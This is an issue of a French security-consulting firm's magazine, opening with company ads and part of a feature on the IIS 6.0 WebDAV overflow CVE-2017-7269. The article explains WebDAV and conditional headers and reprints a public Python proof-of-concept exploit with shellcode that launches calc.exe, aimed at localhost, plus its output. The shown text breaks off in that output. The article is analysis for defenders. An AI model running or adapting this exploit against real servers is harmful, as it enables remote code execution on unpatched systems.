xmco®
we deliver security expertise

actu secu 46

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

MAI 2017

IIS, Apache Struts et CMS : le trio gagnant
Analyse de trois failles majeures affectant les technologies web

Le registre pour les NULS
Présentation du registre Windows et de ses mécanismes

Conférences
BotConf, HITB, JSSI et Gsdays

Actualité du moment
Analyse de la vulnérabilité Cloudbleed et des révélations de Wikileaks sur la CIA

Shereen M

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety (cyber-surveillance)

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Analyste /Consultant junior CERT-XMCO

XMCO recrute des analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :
- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors avec une première expérience (1 an) et des consultants avec une expérience significative (2 ans à 3 ans minimum) en audit de sécurité et en tests d'intrusion.

Compétences requises :
- Profil ingénieur
- Maîtrise des techniques de tests d'intrusion : Injection SQL, XSS, Exploits, XXE, etc.
- Expérience en tests d'intrusion applicatifs, web-services, mobile, internes, etc.
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows / Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Possibilité, pour les profils les plus expérimentés, de réaliser des missions d'accompagnement PCI DSS.

Les consultants travaillent en équipe et en mode « projet ».

Consultant sécurité PCI QSA

XMCO recrute des consultants qui souhaitent se spécialiser dans les audits PCI DSS.

En tant que consultant au sein de l'équipe QSA, vous serez chargé :
- d'accompagner les clients dans leur projet de mise en conformité
- de réaliser des analyses d'écart PCI DSS
- d'accompagner les QSA sur des projets de certification
- d'encadrer des consultants lors de la réalisation de tests d'intrusion d'environnements certifiés
- d'améliorer/développer nos outils internes
- de rédiger des documentations
- de participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :
- Profil ingénieur
- Maitrise du standard PCI DSS
- Expérience dans les audits techniques
- Certifié QSA ou possédant une expérience dans la mise en conformité PCI DSS (accompagnement, conseil, rédaction de documentations, mise en place de processus)
- Capacités relationnelles et rédactionnelles importantes
- Les consultants travaillent en équipe et en mode « projet ».

Stagiaire tests d'intrusion


Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
- Veille en vulnérabilités Systèmes et Réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies en : Shell unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
- Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Rédactionnel en français de qualité
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, Charles DAGOUAT, Antoine DUMOUCHEL, Yann Ferrere, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOCQUET, Yannick HAMON, Jean-Yves KRAPF, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Adrien MARCHAND, Vincent MARQUET, Julien MEYER, Clément MEZINO, Jean-Christophe PELLAT, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Arthur VIEUX, David WEBER.

> Les failles web : IIS, framework web, CMS et cie

Ces derniers mois ont été marqués par la découverte de plusieurs vulnérabilités importantes affectant les technologies web : serveur web, framework ou CMS, tout y est passé !

Dans ce dossier, nous analyserons trois d'entre elles dont les failles affectant IIS (CVE-2017-7269), Apache Struts (CVE-2017-5638) et WordPress. (CVE-2017-1001000). Nous tenterons ainsi de comprendre quelles sont leurs origines et comment s'en prémunir.

par Jean-Christophe PELLAT, Yann FERRERE, Antoine DUMOUCHEL et Adrien MARCHAND

Partie #1
IIS et WebDAV

Par Yann FERRERE

> Introduction

Une vulnérabilité affectant Microsoft Internet Information Services (IIS) dans sa version 6.0 a été découverte au cours du mois de mars dernier. Référencée **CVE-2017-7269**, elle impacte uniquement la version du système d'exploitation Windows Server 2003 R2.

Cette vulnérabilité est importante car elle permet à un attaquant d'exécuter du code à distance sur un serveur vulnérable (Remote Code Execution), et ce avec les droits d'exécution du service IIS. Ce niveau de privilèges permet de mener d'autres types d'attaques, elles-mêmes pouvant impacter l'intégrité, la confidentialité et la disponibilité des données traitées par ce serveur.

Par ailleurs, le code d'exploitation, utilisable à distance sans authentification préalable, a été largement diffusé sur le web et ne nécessite aucune connaissance particulière pour être exécuté. De plus, cette vulnérabilité impacte un système déprécié, n'ayant pas pour vocation à être mis à jour par Microsoft.

IIS 6.0 : une version toujours utilisée ?

Prononcé « 2IS » (Internet Information Service), ce composant développé en C++ n'est ni plus ni moins qu'un serveur web, fourni par Microsoft. Pour les utilisateurs de système Linux, IIS pourrait être comparé à un serveur Apache ou encore Nginx.

Actuellement disponible dans sa version 10.0 sur Windows Server 2016, seule la 6.0 est vulnérable. Celle-ci précède la version 7.0 qui a signé un changement majeur pour IIS puisqu'elle intégrait une complète réécriture du système. Cependant, bien qu'elle date de plusieurs années, nous pouvons constater via le moteur de recherche Shodan, que plus de 600 000 serveurs reposent toujours sur cette version 6.0 de IIS. Ce nombre, non exhaustif, rassemble uniquement les serveurs exposés sur le web et détectés par Shodan. Il est également important de noter que, sur chacun de ces serveurs, plusieurs sites web peuvent être hébergés en parallèle, l'exposition d'un serveur vulnérable étant dès lors démultipliée.

Par ailleurs, l'intégralité de ces 600 000 serveurs n'est pas nécessairement impactée par cette vulnérabilité. En effet, d'autres conditions, que nous verrons par la suite, restent essentielles afin de l'exploiter correctement.

Pourquoi seul Windows Server 2003 R2 est impacté ?

La CVE-2017-7269 n'impacte en effet que les serveurs Windows dans leur version 2003. Pour le comprendre, il est nécessaire de revenir sur le rapport entre les serveurs Windows et IIS, ainsi que sur la notation des versions des systèmes d'exploitation chez Microsoft.

Les systèmes d'exploitation Windows Server, commercialisés par Microsoft, font partie de la famille Windows NT. C'est également dans cette catégorie d'OS que nous pouvons retrouver Windows 7,8 et 10, bien connus du grand public.

À partir de la version Windows NT 4.0, IIS, alors dans sa version 2.0, fait désormais partie intégrante du système d'exploitation, bien que non activé par défaut. Par la suite, Microsoft a décidé d'associer pour chaque version du système d'exploitation Windows Server, une version du serveur web IIS. Par exemple, IIS 6.0 correspond à Windows Server 2003 R2. Le passage à la version Windows Server 2008 implique alors l'utilisation d'IIS 7.0.

> INFO

La faille IIS également présente au sein des publications du groupe "The Shadow Brokers"

Le groupe "The Shadow Brokers" s'est fait connaître le 13 août 2016, suite à la publication d'une série de programmes d'espionnage et de piratage informatique, qu'il prétend avoir dérobé à "l'Equation Group", une unité de hackers d'élite qui agirait depuis au moins les années 2000 pour le compte de la NSA (cf ActuSécu #45).

Dans le message accompagnant les cyberarmes, le groupe déclare qu'il s'agit seulement d'une partie des programmes qu'elle possède et que « les meilleures armes informatiques » sont contenues au sein d'une archive chiffrée dont la clé de déchiffrement est mise aux enchères pour un million de Bitcoins, soit l'équivalent de 568 millions de dollars. Quelques jours plus tard, le site "The Intercept", spécialisé dans la publication d'enquêtes sur la surveillance globale par les États-Unis et les révélations d'Edward Snowden, confirme l'authenticité des fichiers : des mentions des outils publiés par The Shadow Brokers figurent dans les documents que l'ancien employé de la NSA et lanceur d'alerte Edward Snowden avait dévoilés en 2013, et dont le site détient une copie.

Deux mois plus tard, personne n'ayant proposé d'enchère, le groupe informe qu'elles sont annulées, mais que si le montant de 10 000 Bitcoins était atteint (soit 7 millions de dollars), il dévoilerait la clé de déchiffrement donnant accès aux cyberarmes. C'est finalement le 8 avril 2017 que le groupe révèlera publiquement la clé de l'archive (le groupe n'aura reçu qu'un peu plus de 10 Bitcoins). Le contenu de l'archive fut alors analysé par plusieurs laboratoires spécialistes en cybersécurité : les outils seraient destinés à de vieilles plateformes, dont des systèmes Linux et Solaris.

Enfin, le 14 avril dernier, les Shadow Brokers ont publié trois nouvelles archives contenant plusieurs codes d'exploitation pour Windows et SWIFT (service activement utilisé dans le monde pour gérer la confidentialité et la disponibilité des transactions numériques entre des entités bancaires) dont notamment le binaire permettant d'exploiter la faille IIS (appelé EXPLODINGCAN).

Cependant, Microsoft a annoncé avoir corrigé la plupart des vulnérabilités exploitées par les outils au sein des versions maintenues de leurs produits. En effet, sur la plupart des outils et des codes d'exploitation Windows présents au sein de l'archive, les vulnérabilités ont déjà été corrigées par Microsoft au travers des récentes mises à jour de sécurité ("Patch Tuesday") ou d'anciennes mises à jour.

> Historique de cette découverte

Premier code d'exploitation

Le 27 mars 2017, edwardz246003, un utilisateur de Github, publie un code d'exploitation mentionnant la présence d'un débordement de tampon au sein d'IIS 6.0. Celui-ci permet l'exécution de code à distance sur un système implémentant le serveur web de Microsoft. Sans réellement préciser la nature exacte de ce débordement, il précise néanmoins qu'il est déclenché dans la fonction « ScStoragePathFromUrl », présente sur le composant WebDAV. Il ajoute également qu'il peut être provoqué via l'utilisation d'un en-tête « If » trop long, dans l'en-tête d'une requête HTTP PROPFIND. Pas d'inquiétude, l'explication de ces termes sera faite par la suite !

Cette brève explication est associée à un code d'exploitation développé en python. Ce code, assez court, réalise la construction d'une requête HTTP associée à un en-tête contenant le payload, puis envoie cette requête sur la boucle locale (127.0.0.1/ localhost) port 80 (HTTP).

Par ailleurs, le contenu du fichier README.TXT précise que, selon l'auteur, cette vulnérabilité aurait été déjà exploitée dans la nature lors des mois de juillet/août 2016. Cependant, aucune information confirmant cette supposition n'a été diffusée à l'heure de la rédaction de cet article.

« Le 27 mars 2017, edwardz246003, un utilisateur de Github, publie un code d'exploitation mentionnant la présence d'un débordement de tampon au sein d'IIS 6.0 permettant l'exécution de code à distance »

Deux noms sont associés à cette découverte, Zhiniang Peng et Chen Wu, deux étudiants en sécurité informatique de l'université « South China University of Technology Guangzhou », en Chine.

De nouveaux codes d'exploitation et premier correctif non officiel

Suite à la publication de ce code d'exploitation, une dizaine de preuves de concept, basées sur le code d'exploitation initial, ont été publiées. Une simple recherche sur Github avec l'identifiant de la CVE nous permet de retrouver 7 dépôts travaillant sur ce sujet. L'un d'entre eux, publié le 31 mars 2017, concerne d'ailleurs la création d'un module d'exploitation en ruby destiné au framework Metasploit. Son utilisation permet notamment la mise en place d'un reverse shell (meterpreter) sur la machine distante. Cela simplifie l'accès au serveur vulnérable pour un attaquant, afin qu'il puisse continuer sa progression sur le système de la victime.

À l'heure de la rédaction de cet article, aucun retour fiable et précis sur le nombre d'attaques à l'encontre de ces serveurs vulnérables n'a été donné. Cependant, la généralisation des codes d'exploitation, notamment la création de ce module Metasploit, associée à l'absence de correctifs sur ce système répandu, fait craindre que le nombre de machines impactées soit important.

Face à la criticité de cette vulnérabilité, l'équipe 0patch a développé un correctif le 29 mars 2017, soit deux jours après la publication de la vulnérabilité. Ce correctif, disponible pour les versions 32 bits et 64 bits, reste par ailleurs non officiel et non testé par XMCO.

> Comprendre le fonctionnement des technologies impactées

Afin de pouvoir exploiter la vulnérabilité, il est nécessaire que le composant WebDAV soit installé. En effet, le serveur web IIS 6.0 est vulnérable à un dépassement de tampon, déclenché lors de l'utilisation d'une méthode WebDAV, appelée PROPFIND. Plus précisément, après analyse du code d'exploitation, on remarque que la charge utile (également appelé payload), se trouve dans l'en-tête « If » de cette même requête.

Le protocole WebDAV Késako ?

WebDAV (contraction de « World Wide Web Distributed Authoring and Versioning ») est un protocole permettant d'étendre les fonctionnalités de HTTP. En effet, l'activation de WebDAV sur un serveur web simplifie la gestion des échanges de fichiers entre lui et un client implémentant également cette fonctionnalité. Cela permet notamment à un utilisateur de pouvoir récupérer, déposer et synchroniser des documents sur un serveur web distant.

Mais quelle est la différence avec un serveur FTP (File Transfer Protocol) ? A l'inverse d'un serveur FTP qui permet lui aussi l'échange de fichier, WebDAV fonctionne via les ports 80 (HTTP) et 443 (HTTPS). Contrairement au protocole FTP qui transite vers le port 21 d'un serveur, les échanges WebDAV transitent via le protocole HTTP.

Son utilisation est désormais assez répandue notamment au sein des entreprises hébergeant des fichiers sur le cloud. Les utilisateurs pouvant au travers de leur navigateur web modifier, éditer et synchroniser entre eux de lourds fichiers, sans en télécharger une copie sur leurs machines locales. De plus, des fonctionnalités telles que la modification en simultanée d'un même fichier partagé entre différents utilisateurs poussent également ce protocole à se généraliser.

« La méthode PROPFIND offre la possibilité de demander au serveur de lui retourner les propriétés d'un ou plusieurs fichiers/dossiers »

Par ailleurs, WebDAV n'est bien évidemment pas uniquement implémenté sur les serveurs web IIS 6.0. Celui-ci peut se retrouver sur des serveurs web bien connus tels qu'Apache et Nginx.

À quoi sert la méthode PROPFIND ?

Comme nous avons pu le voir précédemment, WebDAV intègre de nouvelles méthodes afin d'étendre les fonctionnalités du protocole HTTP. On retrouve notamment la méthode « COPY » qui permet de déplacer un fichier d'une URL vers une autre, « LOCK » qui permet de réserver l'accès à une ressource, et bien d'autres.

Parmi celles-ci, nous retrouvons la méthode « PROPFIND », qui nous a permis, à partir du code d'exploitation, de déterminer que le protocole WebDAV était utilisé. Cette méthode offre la possibilité de demander au serveur de retourner les propriétés d'un ou plusieurs fichiers/dossiers. Le terme de « collection » est employé lorsque les propriétés demandées concernent plusieurs fichiers ou dossiers. Le serveur WebDAV retournera, dans ce type de situation, un statut « 207 Multi-Status », cette réponse du serveur encapsulant alors le statut de chacune des requêtes (une par document/dossier), afin d'en spécifier leur statut respectif.

L'utilisation de cette méthode peut être utile pour un client WebDAV afin de reconstruire l'arborescence des fichiers présents à distance, avec les métadonnées de chaque fichier/dossier. Cela offre par exemple la possibilité à un utilisateur de naviguer entre les répertoires et ainsi d'accéder à un document souhaité.

Les en-têtes HTTP conditionnels, ça existe ?

C'est au sein de l'en-tête de la requête PROPFIND, utilisée par le code d'exploitation, que nous avons également pu observer l'en-tête « If ». La valeur de cet en-tête permet de réaliser un dépassement de tampon du côté du serveur IIS 6.0. Par conséquent, c'est cet en-tête qui contient la charge utile, exécutée côté serveur (exécution d'une calculatrice via l'appel de calc.exe).

Mais comment se fait-il que nous retrouvions cet en-tête dans une requête PROPFIND et à quoi sert-il au juste ?

Tout d'abord, il est nécessaire de comprendre la notion de requêtes conditionnelle. Comme son nom le laisse entendre, une requête contenant des en-têtes dits « conditionnels » sera exécutée par le serveur différemment en fonction du succès ou non des préconditions définies.

Le comportement de ces requêtes est également conditionné par la méthode appelée. En effet, la méthode GET (considérée comme une méthode « safe », car ne modifiant pas l'état du serveur) aura un effet différent d'une méthode PUT (considérée comme une méthode « unsafe », car modifiant l'état du serveur).

La méthode GET, utilisée bien souvent pour récupérer un document hébergé sur un serveur, peut utiliser une condition afin de récupérer un document uniquement si nécessaire. Cela permet au navigateur d'économiser de la ressource. À l'inverse, une méthode PUT, essentiellement utilisée pour envoyer au serveur un document, pourra quant à elle faire appel à une condition afin de vérifier que le document n'existe pas déjà sur ce serveur, dans un souci d'optimisation.

Chacune de ces conditions a pour objectif de vérifier qu'une ressource sur le serveur correspond à une version en particulier. Pour ce faire, une requête conditionnelle doit indiquer la version de la ressource qui doit être comparée à celle présente sur le serveur. Une comparaison octet par octet du document n'étant pas envisageable par souci de performance, la requête transmet une information représentant celle-ci, appelée « validateurs ». Ces validateurs peuvent être de deux types :

- La dernière date de modification d'un document (« Last-modified ») ;
- Une chaîne de caractères représentant le document (« entity tag » / « etag »).

Ces valeurs sont renvoyées par le serveur suite à une requête non conditionnelle (tel qu'un GET simple) vers un document hébergé sur le serveur distant.

En se basant sur ces deux validateurs, plusieurs en-têtes conditionnels peuvent être intégrés à une requête. Parmi eux, « If-Modified-Since » permet de vérifier que son contenu est plus ou moins récent que la dernière date de modification d'un document présent sur le serveur (Last-modified). Il existe également l'en-tête « If-Match » dont la valeur contient une chaîne de caractères représentant un document (par exemple un hash de celui-ci), et est comparée à celle stockée sur le serveur (Etag). Ces en-têtes permettent par exemple l'implémentation d'un système de cache, afin d'optimiser au mieux les performances lors d'une navigation web.

```
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
If: <http://localhost/file1> (Not <locktoken:write1>)>
```

L'activation de WebDAV sur un serveur web permet d'ajouter l'en-tête conditionnel « If ». Son fonctionnement reste similaire à celui de « If-Match » précédemment expliqué. Cependant, une différence réside dans l'utilisation d'autres validateurs en plus des etags. Ces validateurs supplémentaires sont appelés « tokens ». Ils servent à ajouter des états supplémentaires qu'un fichier peut avoir dans un contexte de gestion de fichiers via le protocole WebDAV. L'exemple le plus commun reste le token « lock » qui consiste à s'assurer qu'un document ne peut être modifié que par celui l'ayant réservé en écriture.

La capture d'écran ci-dessus, représente une requête qui consiste donc à demander l'accès à des propriétés du dossier « / » (racine du répertoire où sont stockés les fichiers hébergés), avec pour condition que la ressource, située à l'emplacement « / file1 », n'ait pas été réservée à l'aide du token « write1 ».

> Mise en place d'une plateforme de test et exploitation de la vulnérabilité

Une des étapes essentielles dans la compréhension d'un exploit est tout d'abord de tester l'existence de cette vulnérabilité. Pour ce faire, nous avons ici besoin de mettre en place un environnement de test adapté.

Déploiement d'un serveur web IIS 6.0 et activation de WebDAV

Comme nous avons pu l'évoquer à plusieurs reprises, cette vulnérabilité se situe sur le serveur web IIS dans sa version 6.0. Cette version étant liée à Windows Server 2003 R2, nous avons à en installer une instance.


Pour ce faire, rien de plus simple, il suffit de récupérer l'iso associé (peut-être la partie la plus épineuse) et à l'installer via notre outil de virtualisation préféré (VMWare ou VirtualBox feront amplement l'affaire). Par ailleurs, le code d'exploitation étant fait pour exploiter la vulnérabilité sur un système 32bits, il sera essentiel de veiller à ce que l'iso soit adapté à ce type d'architecture. L'installation se fait en suivant les différentes instructions à l'écran, aucune option particulière n'étant nécessaire à activer.

Une fois cette version de Windows Server mise en place, il ne reste plus qu'à activer le service WebDAV. En effet, ce protocole est présent de base sur le système, mais reste désactivé par défaut. L'activation de la gestion de ce protocole par le serveur web IIS permettra dès lors l'exploitation de cette vulnérabilité.

Analyse et utilisation du code d'exploitation

Une des règles les plus importantes lors de l'analyse d'un code d'exploitation est bien évidemment d'en lire le code avant même de l'exécuter. En effet, certains codes d'exploitation peuvent réaliser des actions supplémentaires, cachées au sein du code. Par exemple, dans le cas de la vulnérabilité expliquée dans cet article, un attaquant pourrait ajouter quelques lignes de code le notifiant qu'un serveur est vulnérable et retourner à son utilisateur qu'il ne l'est pas. De ce fait, l'attaquant pourra le compromettre ultérieurement alors que l'utilisateur du script pensera ne pas être impacté par cette CVE.

Ce code d'exploitation étant publié sur Github, nous avons, par conséquent, juste à récupérer le code source et à l'ouvrir avec notre IDE préféré.



Code d'exploitation disponible sur le dépôt Github de l'utilisateur edwardz246003

Failles web - Partie #1
IIS et WebDAV

Ce dernier est extrêmement minimaliste. Il construit une requête WebDAV de type PROPFIND en intégrant la charge utile (payload) et le shellcode. Comme d'habitude, la payload est composée de suite d'OPcodes qui décrit une suite d'instruction assembleur. La particularité de ce dernier est qu'il est découpé en deux parties, chacune d'entre elles étant stockée au sein de deux URLs distinctes. Il permet aussi de lancer la calculatrice Windows.

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))
pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n'
pay+='If: <http://localhost/aaaaaaa'
pay+='\xe6\xbd\xa8\xe7\xa1\xa3\xe7\x9d\xa1\xe7\x84\xb3\xe6\xa4\xb6\xe4\x9d\xb2
e3\x89\x87\xe6\x89\x81\xe3\x9d\x8d\xe5\x85\xa1\xe5\xa1\xa2\xe4\x9d\xb3\xe5\x89
94\xe6\xb1\xb9\xe5\x81\x8a\xe5\x91\xa2\xe5\x80\xb3\xe3\x95\xb7\xe6\xa9\xb7\xe4
e6\xb9\xa6\xe7\x91\x81\xe4\x8d\xac\xe1\x8f\x80\xe6\xa0\x83\xe5\x8d\x83\xe6\xa9
pay+='>'
pay+=' (Not <locktoken:write1>) <http://localhost/bbbbbbb'
pay+='\xe7\xa5\x88\xe6\x85\xb5\xe4\xbd\x83\xe6\xbd\xa7\xe6\xad\xaf\xe4\xa1\x85
e4\xb5\x89\xe5\x9d\x8e\xe5\x91\x88\xe4\xb0\xb8\xe3\x99\xba\xe3\x95\xb2\xe6\x89
b2\xe5\x8d\xa5\xe5\xa1\x8a\xe4\x91\x8e\xe7\xa9\x84\xe6\xb0\xb5\xe5\xa9\x96\xe6
91\xba\xe4\xb5\x87\xe4\x91\x99\xe5\x9d\x97\xeb\x84\x93\xe6\xa0\x80\xe3\x85\xb6
a9\xe3\x99\xac\xe4\x91\xa8\xe4\xb5\xb0\xe8\x89\x86\xe6\xa0\x80\xe4\xa1\xb7\xe3
shellcode='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ1
3Y5TJM7OLX8P3ULY7Y0Y7X4YMW5MJULY7R1MKRKQ5W0X0N3U1KLP9O1P1L3W9P5PO00F2SMXJNJMJS
pay+=shellcode
pay+='>\r\n\r\n'
print pay
sock.send(pay)
data = sock.recv(80960)
print data
sock.close
```

Ouverture d'une connexion sur le serveur IIS

Création de la requête HTTP avec le payload

Création et ajout du shell code au payload

Envoi de la requête HTTP au serveur IIS et attente d'un retour à afficher


Code source de l'exploit publié sur Github

La particularité de l'exploit est qu'il construit la requête HTTP en utilisant une API bas niveau appelée « socket ». Cela permet ainsi à l'attaquant de configurer l'ensemble des paramètres de sa requête.

```
[0]$> python exploit.py
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
If: <http://localhost/aaaaaaa凍砰鑷惟樮賬稹駱佰崙穩靈鳴潯桅恃傯噴柮凷褼硅櫌吱絮櫨絧筥濿壜塿汇饥呪俾呢瞭傮(俺)測水⑨扁写頫塌餐剛蟿凿楋bar
ㄏ硫鑀乳餤垃澅塊(旧)叡餚前輊滉嘁圚景癯腰俟稱手敗畐檣稷雖癘廈姣ご淼偊呢俸咱桃稐忿搏蠶曜駐敗瘢牙坩绔扮嫗夸呈ÂÃT栎认刨飹洂余塚祐鐳增籽稅暇
G栎舢姣澗滬璟羿G栎千梅濱ㄣ墮篠灠掴关祁穐释> (Not <locktoken:write1>) <http://localhost/bbbbbbb祈欖個澄齑輜壈杵臉灰坦婶吵嚕櫌榍兗幹奈
捕鐳興撕侯骏燐瑙歙浈偏穋傑潔瑎奚溥獦侈慨禷毅麝坎呈鈆壇昧扦湃韃辰慷鞹慴秈壟割浩墜艺淘挪此兆估硯膀材蘗穗網体諫漉獵椭機慷慢垒氙獲倘齒塊
臟穆》 嫊肩渥昱奄吳ㅂ堝奋烘㊦珂陽卡G栎澦栀澦栀鄧癥G栎獲佰奇剝鐳餽瑤硯惟栉像牺璋敵甜块旨栀ㅏ 湯⑩》栎翻 栎ぅ栎煮瑰>栎+栉鎑栀恆普鑞げ站
